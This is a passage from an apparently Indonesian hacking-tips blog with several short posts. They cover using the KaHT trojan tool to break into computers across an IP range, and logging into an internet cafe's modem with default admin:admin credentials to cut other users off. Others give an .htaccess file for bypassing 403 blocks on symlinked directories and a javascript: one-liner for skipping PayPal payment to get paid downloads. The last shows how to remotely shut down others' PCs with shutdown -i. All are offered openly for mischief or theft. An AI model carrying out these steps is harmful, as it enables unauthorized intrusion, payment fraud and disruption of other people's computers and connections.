13. TROJAN bukan masalah karena memang program ini dirancang untuk menjebol komputer orang dengan cara ilegal maka dari itu dinamakan trojan(cari di google tentang trojan backdoor)
14. klik Start
15. klik All Programs
16. klik Accessoris
17. klik Command Prompt
18. ketikkan CD\KaHT
19. ketikkan "KaHT ip1 ip2" (tanpa tanda petik)
Note : ip1 = ip awal yg di scan
ip 2 = ip terakhir yg di scan
20. tekan enter, program akan berjalan secara otomatis
21. awalnya loe berada di "C:\windows\system" milik orang lain, So loe bisa menghapus program, mengubah password, dan lainnya
Baca Selengkapnya →

hacking koneksi net

0 comments
bg lo yang suka ngacau d net nya orang, gue kasih dkid ni tutor agar buwat koneksi di net tersebut bnr2 ngga konek...


1. lo dtg pk muka yang bego (jgn tunjukin kl lo jago)

2. stlh duduk hdupin billing

3. buka firefox/ opera / IE

4. ketikan aja di url adress bar 192.168.1.1

(kl beruntung password sm usernya ngga di ubah lo masukin)

username:admin

password:admin


setelah itu lo akan masuk di adminya modem speedy tsb..


trus bgi lo yang jahil, met berjuang yak....

tunggu 10 mnit, ntr pada kbur org2 yang lg ngnet di net itu....:D agkgkgkgkgkgkg......
Baca Selengkapnya →

baypass symilnk 403 forbidden with htaccess

0 comments
Oke langsung saja gan.. 

Langsung aja buat file .htaccess (tepat dimana direktori symlink berada) trus isikan fungsi fungsi nya sbg berikut: 

Options all 
DirectoryIndex Sux.html 
AddType text/plain .php 
AddHandler server-parsed .php 
AddType text/plain .html 
AddHandler txt .html 
Require None 
Satisfy Any 
Options Indexes FollowSymLinks

kemuadian save dengan format .httacces .


semoga bermanfaat
Baca Selengkapnya →

cara hack paypal 2011

0 comments
Cara Hack Paypal 2011 - Bypass pembayaran dengan Javascript Sederhana (Working)
Langkah Pertama
Pilih salah satu situs yang memiliki fasilitas pembayaran PayPal (PayPal Buton). [kumpulan situs yang pernah dicoba bisa download disini ].

Langkah Kedua
Untuk coba-coba buka situs ptcexpert.com lalu scrol kebawah sampai pada form Paypal Payment order now button). Lihat gambar berikut.
Hack 2  
Langkah Ketiga
Pada URL bar, Copy dan Paste kode javascript dibawah ini lalu tekan enter.
javascript:top.location=document.getElementsByName('return')[0].value; javascript:void(0);

Langkah Keempat
Jika tidak ada kendala maka anda akan dapat masuk ke halaman download area untuk mendownload e-book secara gratis.
Hack 1

Resiko ditanggung pembaca ye... :)
Baca Selengkapnya →
Wednesday, August 22, 2012

Cara Hack Mematikan Komputer Orang Lain Untuk Menambah Kecepatan Internet Kita

0 comments
Hhmmmm... terkadang kita merasa jengkel  ketika kita bermain internet tetapi kecepatan internet sangat lambat, itu disebabkan karena banyaknya pengguna jaringan. Timbul pikiran saya bagaimana menambah kecepatan internet saya tanpa sepengetahuan orang lain.

Nah, saya akan menambah kecepatan internet saya dengan cara mematikan komputer orang lain dari jarak jauh, tentunya orang yang akan kita mantikan komputernya berada dalam satu jaringan wireless dengan kita dan orang tersebut tidak akan mengetahui siapa yang mematikan komputernya,..(hehhee kejam ya... ini cuma untuk pembelajaran aja).

Okay, mari kita lihat langkah-langkahnya.
Langkah 1 : Pastikan komputer anda terhubung dengan jaringan.
Langkah 2 : Buka Command Prompt atau bisa juga dengan klik run, ketikkan CMD. Maka akan terlihat seperti gambar berikut.


Langkah 3 : Ketik Shutdown -i di  Command Prompt dan akan terlihat kotak dailog seperti gambar di bawah ini.

Langkah 4 : Klik Add untuk menambah orang yang ingin kita matikan komputernya. Caranya masukan nama atau IP Adress orang.

Langkah 5 : Ada tiga pilihan Restart, Shutdown dan Annotate Unexpected Shutdown. Terserah anda ingin pilih yang mana.

Langkah 6 : Tentukan waktu untuk menghidupkan kembali kompter orang. Pada Option pilih Other (Planned).

Langkah 7 : Ketik komentar anda pada tabel Comment. Tulisan yang anda ketik akan dibaca oleh orang yang ingin kita matikan komputernya. Contoh : 30 detik lagi komputer anda akan rusak.

Langkah 8 : Klik Ok. dan selesai.....

Pasti anda bertanya-tanya bagaimana mendapatkan atau mencari orang yang satu jaringan dengan kita, Nah, saya katakan itu sangat mudah. Anda hanya menggunakan sebuah software yaitu NetResView. Silahkan download NetResView.

 Downlaod Via Ziddu
RAR Password : didid.irmawan

Setelah anda mendapatkan nama orang atau IP Adress orang, ikuti langkang yang ke 4.
Sedikit trik dari saya semoga bermanfaat.
nara sumber : http://didid-cracker.blogspot.com
Baca Selengkapnya →